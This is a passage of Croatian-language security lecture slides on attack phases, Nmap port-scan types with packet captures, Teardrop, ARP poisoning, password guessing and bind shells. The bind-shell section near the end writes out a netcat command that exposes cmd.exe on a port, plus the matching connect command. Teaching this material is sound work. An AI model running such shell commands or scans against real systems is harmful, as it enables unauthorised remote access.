 - bežične pristupne točke, Internet prolazi, dostupni sustavi, liste ranjivosti, skeniranje portova

3. Eksplotacija ranjivosti

- aktivna eksplotacija sigurnosne ranjivosti kako bi
 - dobio pristup sustavu, izazvali DoS, itd..

4. Nakon eksplotacije

- Jednom kada je dobiven pristup sustavu, napadač može koristiti taj sustav:
 - **Kao uporište za ostale napade**
 - **Za sakupljanje osjetljivih informacija** (npr. lozinka, certifikata..) iz kompromitiranog sustava kako bi kompromitirali drugi sustav



Skeniranje portova



- Koristi se iznimno često u enumeracijskoj fazi napada
 - Obično jedini način identificiranja i enumeracije otvorenih servisa na ciljnom mrežnom uređaju
- Postoje različiti načini skeniranja portova
 - Svaki način ima drugačiji utjecaj na ciljni sustav i može se opaziti na drugačije načine
- U nekim slučajevima napadači izbrišu dnevниke i ostale korisne tragove napada
 - Analiza mrežnih dnevnika za skeniranje portova može biti korisna u identificiranju izvora napada jer se obično odvija prije napada (danima, tjednima ili više...)
 - Moguće je da napadač zaboravi (ili nemože) izbrisati takve tragove



Kako se skeniraju portovi?



- Najpopularniji alat:
 - Nmap
 - Može provoditi različite tipove skeniranja portova i ostale identifikacijske tehnike koje često koriste napadači kao što su:
 - identifikacija OS-a, identifikacija servisa, provjeravanje čestih ranjivosti (ograničeno ali ponekad korisno)...
 - <https://nmap.org/benieston-tutorial/>
 - Zenmap
 - GUI za nmap
 - (nema dodatnih mogućnosti osim GUI-a)
- Naš fokus
 - je na identificiranju raznih metoda skeniranja portova



Primjer skeniranja portova



Zenmap

Scan Tools Profile Help

New Scan Command Wizard Save Scan Open Scan Report a bug Help

Intense Scan on scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma.net X

Target: .0 wap.yuma.net zardoz.yuma.net Profile: Intense Scan Scan

Command: nmap -T Aggressive -A scanme.nmap.org 171.67.22.3 10.0.0.10 wap.yuma.net zardoz.yuma.net

Hosts Services

OS Host

OS	Host
	scanme.nmap.org
171.67.22.3	
10.0.0.10	
wap.yuma.net	192.168.0.6
zardoz.yuma.net	10.56 bras12-10.pltnca.sbcglobal.net

Ports / Hosts Nmap Output Host Details Scan Details

Starting Nmap 4.50 (http://insecure.org) at 2007-12-11 18:40 PST

Interesting ports on scanme.nmap.org (205.217.153.62):

Not shown: 1706 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 4.3 (protocol 2.0)
53/tcp	open	domain	
70/tcp	closed	gopher	
80/tcp	open	http	Apache httpd 2.2.2 ((Fedora))
	_	HTML title:	Authentication required!
	_	HTTP Auth:	HTTP Service requires authentication
	_	Auth type:	Basic, realm = Nmap-Writers Content
113/tcp	closed	auth	

Device type: general purpose

Running: Linux 2.6.X

OS details: Linux 2.6.20-1 (Fedora Core 5)

Uptime: 45.378 days (since Sat Oct 27 10:38:07 2007)

TRACEROUTE (using port 22/tcp)

HOP	RTT	ADDRESS
1	3.27	wap.yuma.net (192.168.0.6)
2	10.56	bras12-10.pltnca.sbcglobal.net

Enable Nmap output highlight

Preferences Refresh




TCP port skeniranje



- Koristi svojstva 3-way TCP handshake-a

- ① Klijent šalje SYN na otvoreni TCP port na kojem neki servis čeka veze
 - Primjer:
 - HTTP (port 80), SMTP (25), POP3 (110) or SSH (22)
- ② Poslužiteljska strana će odgovoriti sa SYN ACK
- ③ Klijent će odgovoriti na SYN ACK s ACK



SYN pritajeno skeniranje




No.	Time	Source	Destination	Protoc	Lengt	Info
→	1 0.000000	10.0.2.15	192.168.1.3	ICMP	42	Echo (ping) request id=0xd86c, seq=0/0, ttl=51 (reply in 6)
	2 0.000061	10.0.2.15	192.168.1.3	TCP	58	61837 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	3 0.000133	10.0.2.15	192.168.1.3	TCP	54	61837 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
	4 0.000174	10.0.2.15	192.168.1.3	ICMP	54	Timestamp request id=0x6634, seq=0/0, ttl=56
	5 0.000472	192.168.1.3	10.0.2.15	TCP	60	80 → 61837 [RST] Seq=1 Win=0 Len=0
←	6 0.000505	192.168.1.3	10.0.2.15	ICMP	60	Echo (ping) reply id=0xd86c, seq=0/0, ttl=127 (request in 1)
	7 0.035664	10.0.2.15	8.8.4.4	DNS	84	Standard query 0x2a92 PTR 3.1.168.192.in-addr.arpa
	8 0.067154	8.8.4.4	10.0.2.15	DNS	84	Standard query response 0x2a92 No such name PTR 3.1.168.192.in-addr.arpa
	9 0.105837	10.0.2.15	192.168.1.3	TCP	58	62093 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	10 0.105909	10.0.2.15	192.168.1.3	TCP	58	62093 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
	11 0.106334	192.168.1.3	10.0.2.15	TCP	60	135 → 62093 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
	12 0.106385	10.0.2.15	192.168.1.3	TCP	54	62093 → 135 [RST] Seq=1 Win=0 Len=0
	13 1.001372	192.168.1.3	10.0.2.15	TCP	60	443 → 61837 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
	14 1.106508	192.168.1.3	10.0.2.15	TCP	60	23 → 62093 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0





Razumijevanje otvorenih, zatvorenih i filtriranih portova

- Posao vatrozida je da štiti sustav
 - od neželjenih paketa koji bi mogli naštetiti sustavu
 - npr. napadač skenira port 81
 - nema servisa na ovom portu,
pa je najbolja mjera da vatrozid blokira pristup
 - filtrirani port je rezultat iz Nmap-a
 - znači da port nije uopće odgovorio
 - SYN paket je jednostavno vatrozid odbacio



Filter: ip.addr == 192.168.1.5 and tcp.port == 81						
No.	Time	Source	Destination	Protocol	Length	Info
17	1.264118000	192.168.1.7	192.168.1.5	TCP	58	33348 > 81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460



Zatvoreni portovi ili kada vatrozid podbaci



- zatvoreni port obično znači da
 - nema servisa na tom portu
 - ALI vatrozid je propustio vezu da ide do poslužitelja
 - Isto može značiti da nema vatrozida uopće



Filter: ip.addr == 192.168.1.5 and tcp.port == 81							Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info				
164	14.121087000	192.168.1.7	192.168.1.5	TCP	58	48031 > 81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460				
165	14.121986000	192.168.1.5	192.168.1.7	TCP	60	81 > 48031 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0				



Otvoreni port



- To je ono što napadač traži
 - kada skenira portove
- Otvoreni servis (port)
 - može biti javno dostupan servis
 - koji po svojoj prirodi mora biti dostupan
 - ali, isto može biti back-end servis
 - koji ne treba biti javno dostupan i
 - zato ga vatrozid ne **bi trebao biti blokirati**




Filter: ip.addr == 192.168.1.5 and tcp.port == 80						
No.	Time	Source	Destination	Protocol	Length	Info
16	1.880641000	192.168.1.7	192.168.1.5	TCP	58	46574 > http [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	1.881512000	192.168.1.5	192.168.1.7	TCP	60	http > 46574 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
18	1.881582000	192.168.1.7	192.168.1.5	TCP	54	46574 > http [RST] Seq=1 Win=0 Len=0

Tipovi skenova



- SYN pritajeni (stealth) sken
 - To je primjer objašnjen u prethodnom slide-u!
- Objašnjeno u više detalja u sljedećim slideovima:
 - TCP connect() sken
 - FIN, Null and Xmas Tree skenovi
 - Ping sken
 - IP Protocol sken
 - UDP sken
- „Idle“ sken (ili zombi sken)
 - napredna, jako pritajena tehnika, gdje
 - se ne šalju paketi ciljnom sustavu
 - otkrivajući izravno uređaj napadača
 - već je treće (nedužno) računalo umiješano
 - » slanjem paketa ciljnom sustavu
 - » krivotvorenim kao da su došli s trećeg računala
 - Više informacija: <https://nmap.org/book/idlescan.html>





TCP connect() sken

- Ovi skenovi se zovu connect() skenovi jer
 - UNIX socket programiranje koristi sistemski poziv zvan connect() da započne TCP vezu na udaljenu lokaciju
 - Ako connect() uspije
 - veza je stvorena
 - Ako ne uspije
 - nije uspjelo stvaranje veze
 - » jer je udaljeni sustav offline, port je zatvoren, ili se neka druga greška dogodila po putu ...
 - Vrlo učinkovit – daje čistu sliku o tome kojim portovima se može ili ne može pristupiti
 - Ako connect() izlista port kao otvoren, definitivno se može spojiti na njega
 - upravo je to skenirajuće računalo napravilo!
- Veliki nedostatak ove vrste skeniranja
 - kako je lagano detektirati da se sustav skenira
 - vatrozid ili IDS će zapisati sve pokušaje stvaranja veze na svaki port na sustavu (i gotovo će uvijek stvoriti upozorenje!)
 - Zbog obog razloga, je razvijen SYN pritajeni sken



FIN, Null i Xmas Tree skenovi



- S mnoštvom modernih vatrozida i IDS-ova
 - koji sada paze na SYN skenove
 - ova tri tipa skena mogu biti korisna do različitih granica
 - FIN sken šalje
 - paket sa samo FIN zastavicom
 - Xmas Tree sken
 - postavlja FIN, URG i PUSH zastavicu
 - Null sken šalje
 - paket bez postavljenih zastavica



No.	Time	Source	Destination	Protoc	Lengt	Info
→ 1	0...	10.0.2.15	192.168.1.3	ICMP	42	Echo (ping) request id=0xf18d, seq=0/0, ttl=50 (reply in 6)
2	0...	10.0.2.15	192.168.1.3	TCP	58	41753 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3	0...	10.0.2.15	192.168.1.3	TCP	54	41753 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
4	0...	10.0.2.15	192.168.1.3	ICMP	54	Timestamp request id=0xe42f, seq=0/0, ttl=51
5	0...	192.168.1.3	10.0.2.15	TCP	60	80 → 41753 [RST] Seq=1 Win=0 Len=0
← 6	0...	192.168.1.3	10.0.2.15	ICMP	60	Echo (ping) reply id=0xf18d, seq=0/0, ttl=127 (request in 1)
7	0...	10.0.2.15	8.8.4.4	DNS	84	Standard query 0x5f7b PTR 3.1.168.192.in-addr.arpa
8	0...	8.8.4.4	10.0.2.15	DNS	84	Standard query response 0x5f7b No such name PTR 3.1.168.192.in-addr.arpa
9	0...	10.0.2.15	192.168.1.3	TCP	54	42009 → 445 [FIN] Seq=1 Win=1024 Len=0
10	0...	10.0.2.15	192.168.1.3	TCP	54	42009 → 123 [FIN] Seq=1 Win=1024 Len=0
11	0...	192.168.1.3	10.0.2.15	TCP	60	445 → 42009 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	0...	192.168.1.3	10.0.2.15	TCP	60	123 → 42009 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	1...	192.168.1.3	10.0.2.15	TCP	60	443 → 41753 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

FIN



No.	Time	Source	Destination	Protoc	Lengt	Info
→ 1	0...	10.0.2.15	192.168.1.3	ICMP	42	Echo (ping) request id=0x6554, seq=0/0, ttl=47 (reply in 6)
2	0...	10.0.2.15	192.168.1.3	TCP	58	36976 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3	0...	10.0.2.15	192.168.1.3	TCP	54	36976 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
4	0...	10.0.2.15	192.168.1.3	ICMP	54	Timestamp request id=0x6c6c, seq=0/0, ttl=39
5	0...	192.168.1.3	10.0.2.15	TCP	60	80 → 36976 [RST] Seq=1 Win=0 Len=0
← 6	0...	192.168.1.3	10.0.2.15	ICMP	60	Echo (ping) reply id=0x6554, seq=0/0, ttl=127 (request in 1)
7	0...	10.0.2.15	8.8.4.4	DNS	84	Standard query 0xc741 PTR 3.1.168.192.in-addr.arpa
8	0...	8.8.4.4	10.0.2.15	DNS	84	Standard query response 0xc741 No such name PTR 3.1.168.192.in-addr.arpa
9	0...	10.0.2.15	192.168.1.3	TCP	54	37232 → 2869 [<None>] Seq=1 Win=1024 Len=0
10	0...	10.0.2.15	192.168.1.3	TCP	54	37232 → 2303 [<None>] Seq=1 Win=1024 Len=0
11	0...	192.168.1.3	10.0.2.15	TCP	60	2869 → 37232 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	0...	192.168.1.3	10.0.2.15	TCP	60	2303 → 37232 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	1...	192.168.1.3	10.0.2.15	TCP	60	443 → 36976 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

NULL

No.	Time	Source	Destination	Protoc	Lengt	Info
1	0...	10.0.2.15	192.168.1.3	ICMP	42	Echo (ping) request id=0xa6b0, seq=0/0, ttl=47 (reply in 6)
2	0...	10.0.2.15	192.168.1.3	TCP	58	53992 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3	0...	10.0.2.15	192.168.1.3	TCP	54	53992 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
4	0...	10.0.2.15	192.168.1.3	ICMP	54	Timestamp request id=0x3528, seq=0/0, ttl=40
5	0...	192.168.1.3	10.0.2.15	TCP	60	80 → 53992 [RST] Seq=1 Win=0 Len=0
6	0...	192.168.1.3	10.0.2.15	ICMP	60	Echo (ping) reply id=0xa6b0, seq=0/0, ttl=127 (request in 1)
7	0...	10.0.2.15	8.8.4.4	DNS	84	Standard query 0x95a6 PTR 3.1.168.192.in-addr.arpa
8	0...	8.8.4.4	10.0.2.15	DNS	84	Standard query response 0x95a6 No such name PTR 3.1.168.192.in-addr.arpa
9	0...	10.0.2.15	192.168.1.3	TCP	54	54248 → 2303 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
10	0...	192.168.1.3	10.0.2.15	TCP	60	2303 → 54248 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	0...	10.0.2.15	192.168.1.3	TCP	54	54248 → 2869 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
12	0...	192.168.1.3	10.0.2.15	TCP	60	2869 → 54248 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0


XMAS



UDP sken



- Šalje 0-byte UDP paket na svaki ciljni port
 - Dobivanje ICMP Port Unreachable poruke označava da je port zatvoren,
 - inače se prepostavlja da je otvoren
- Veliki problem ove tehnike
 - kada vatrozid blokira izlazne ICMP Port Unreachable poruke, port će se činiti otvorenim
 - ove lažnjake je teško razaznati od pravih otvorenih portova
- Drugi nedostatak UDP skeniranja
 - je brzina kojom se izvršava
 - Većina operacijskih sustava ograničava broj ICMP Port Unreachable poruka koje mogu biti generirane u određenom vremenskom periodu, time usporavajući brzinu UDP skena



IP Protocol Sken





- IP Protocol skenovi pokušavaju odrediti IP protokole podržane na ciljnom sustavu
 - Šalje čisti IP packet bez dodatnih zaglavlja protokola na svaki port na ciljnom uređaju
 - Primitak ICMP Protocol Unreachable poruke nam kaže da se protokol ne koristi,
 - inače se podrazumijeva da se koristi
 - Ne šalju svi sustavi ICMP Protocol Unreachable poruke
 - To može uključivati vatrozide, AIX, HP-UX i Digital UNIX – ovi strojevi će dati dojam da se svi protokoli koriste!
 - Ova vrsta skena ima isti nedostatak kao UDP sken zbog ograničenja ICMP poruka
 - ali ne bi smjelo trajati predugo, jer su samo 256 protokola moguća (8-bitno polje za IP protocol u IP zaglavljtu)



Ping sken



- Ovaj tip skena izlistava sustave u specifičnom rasponu koji su odgovorili na ping
 - Dopušta napadaču da detektira koja su računala online, umjesto koji su portovi otvoreni
 - Najčešće korišten za tzv. ping sweeping:
 - Slanje ICMP ECHO REQUEST (ping request) paketa odredišnom sustavu
 - Ako se dobije ICMP ECHO REPLY, sustav radi, i ICMP paketi nisu blokirani.
 - TCP Ping – šalje ili SYN ili ACK paket na bilo koji port (80 je default) na udaljenom sustavu
 - Ako se vrati RST, ili SYN/ACK, onda je udaljeni sustav online
 - Ako udaljeni sustav ne odgovori, ili je offline, ili je odabrani port filtriran,
 - » i ne odgovara na išta





Teardrop napad

- Teardrop napad je denial of service (DoS) napad
 - Izvršen ciljanjem koda za spajanje TCP/IP fragmenata
 - Ovim napadom se fragmentirani paketi preklapaju na ciljanom sustavu
 - sustav ih pokušava rekonstruirati, no ne uspijeva
 - ciljanim računalima se šalju paketi s velikim podatkovnim dijelom
 - te time uzrokuju pad sustava





Teardrop - objašnjen

- Jedno od polja u IP zaglavlju
 - je “fragment offset” polje
 - Ono označava početnu poziciju (odmak) podataka sadržanih u fragmentiranom paketu s obzirom na podatke u originalnom paketu
 - Ako se suma odmaka i veličine jednog fragmentiranog paketa razlikuje od one slijedećeg paketa, paketi se preklapaju
 - Kada se to dogodi, poslužitelj ranjiv na teardrop napad ne može rekonstruirati pakete
 - čiji je rezultat onda denial-of-service



Teardrop detalji



The router checks for discrepancies in the fragment offset field.

IP Header

Version	Header Length	Type of service	Total Packet Length (in Bytes)										
Identification			x	D	M	Fragment Offset							
Time to Live (TTL)	Protocol	Header Checksum											
Source Address													
Destination Address													
Options (if any)													
Payload													

20
Bytes


Image 33



ARP Poisoning



- Funktionira slanjem netraženih ARP poruka
 - koje sadržavaju IP adresu mrežnog resursa
 - kao što je default gateway, ili DNS poslužitelj ...
- i zamjenjuje pravu MAC adresu mrežnog resursa
 - s vlastitom (napadačevom) MAC adresom
- Mrežni uređaji (po dizajnu) koriste novu informaciju
 - i prepisuju bilo kakve postojeće ARP podatke
 - za tu IP adresu
- Kao posljedica,
 - svi paketi poslani legitimnom sustavu
 - će umjesto toga biti dostavljeni napadaču
- Napadač preuzima ulogu čovjeka u sredini (*eng. Man-in-the-middle*)
 - Bilo kakav promet za legitimni resurs
 - se šalje kroz napadačev sustav
 - Kako se ovaj napad odvija na nižim slojevima OSI modela, krajnji korisnik nije svjestan da se napad odvija





Pogađanje lozinki

- Online pogađanje lozinki
 - Često korištena metoda dobivanja pristupa žrtvinom sustavu/računu
 - Jako je „glasni“ način pokušaja dobivanja pristupa
 - puno mrežnog prometa se generira
 - lako ga je uočiti u mrežnim tragovima
 - puno autentikacijskih zahtjeva
 - » dobiva grešku kao odgovor
 - » šalje se u malom vremenskom razdoblju (npr. 5 sekunda)





Hakerski napad

- Kako napadač dobiva pristup ranjivom sustavu?
- Što se dogodi kada napadač iskoristi ranjivost?
 - Nema laganog (ili jedinstvenog) odgovora
 - ali u najviše slučajeva, napadač želi dobiti mogućnost udaljenog izvršavanja koda
 - Na taj način mogu pokrenuti BILO KOJU naredbu na žrtvinom sustavu
 - i napraviti bilo što s tim računalom
 - To se postiže iskorištavanjem neke ranjivosti koja omogućuje udaljeno izvršavanje koda
 - I naređuje žrtvi da započne **Ijusku** iz koje napadač može izvršiti više naredbi bez da mora opet iskoristiti istu ranjivost
 - Vrste Ijuski (tekstualno korisničko sučelje):
 - Povezana (*bind*) Ijuska
 - Povratna (*reverse*) Ijuska





Povezana (*bind*) lјuska

- povezuje program (npr. /bin/bash) na TCP/UDP port
 - bilo kojem računalu koje se spaja na ciljno računalo će biti dostupan povezani program
 - s istim privilegijama korisnika koji je povezao program
- Povezana lјuska
 - jednostavno otvara port na žrtvi i povezuje željenu aplikaciju
 - Primjer:

nc -lvp 1234 -e cmd.exe

◦će povezati cmd.exe na port 1234

s napadačevog računala se koristi:


nc IP_addr-of_victim 1234



Povezana lјuska – primjer



- dobivanje pristupa udaljenom računalu
 - i privilegije za izvršavanje naredba



Problemi povezane ljudske




- S klasičnom povezanom ljudskom
 - Napadač se mora spojiti na ljudsku
 - Što znači da žrtva treba otvoriti taj port
 - Nije problem – to će se napraviti u sklopu iskorištavanja ranjivosti
 - Ali – ako vatrozid štiti žrtvu
